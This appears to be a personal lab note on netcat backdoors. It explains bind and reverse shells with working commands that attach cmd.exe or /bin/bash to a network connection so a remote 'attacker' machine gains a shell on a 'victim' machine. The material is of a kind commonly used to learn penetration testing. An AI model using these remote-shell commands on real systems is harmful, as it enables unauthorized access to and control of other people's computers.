
**Backdoor :**

**Backdoor allows attacker to maintain access**

**1st scenerio : give windows backdoor to linux try for linux**

**Victim is listening and the attacker connects to the listener in order to gain remote access to the target system.**

**A bind shell is a sort of setup where remote consoles are established with other computers over the network. In Bind shell, an attacker launches a service on the target computer, to which the attacker can connect. In a bind shell, an attacker can connect to the target computer and execute commands on the target computer. To launch a bind shell, the attacker must have the IP address of the victim to access the target computer.**

****

**Windows :**

**c:\tools\nc111nt>nc -lvvp port -e cmd.exe**


**-l listen**

**-vv double verbose**

**-p port**

**-e execute by giving access to cmd.exe**

**Open cmd where you have installed netcat .**




**Linux :**

**$sudo apt-get install netcat**

**$nc -v win ip port**

**You will get widows cmd access**



**\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*-\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\***


**Reverse Bind shell:**

**Attacker is listening and victim has connected which has resulted in acess to victim shell .**

#### A reverse shell or connect-back is a setup, where the attacker must first start the server on his machine, while the target machine will have to act as a client that connects to the server served by the attacker. After the successful connection, the attacker can gain access to the shell of the target computer.

#### To launch a Reverse shell, the attacker doesn’t need to know the IP address of the victim to access the target computer.

#### **One who initiates the connection is server and server is always on listening position**

****

**Machine 1(attacker) and machine 2(victim): now victim will visit attacker and will give him access to shell .**

**Win : 131 attacker**

**Victim : 128**

**Win :**

**-cmd > nc -lvvp 4444**

**Deb :**

**-nc -v ip of win 4444 -c /bin/bash**

**Then run who ami I command on win .**

**\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*-\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\***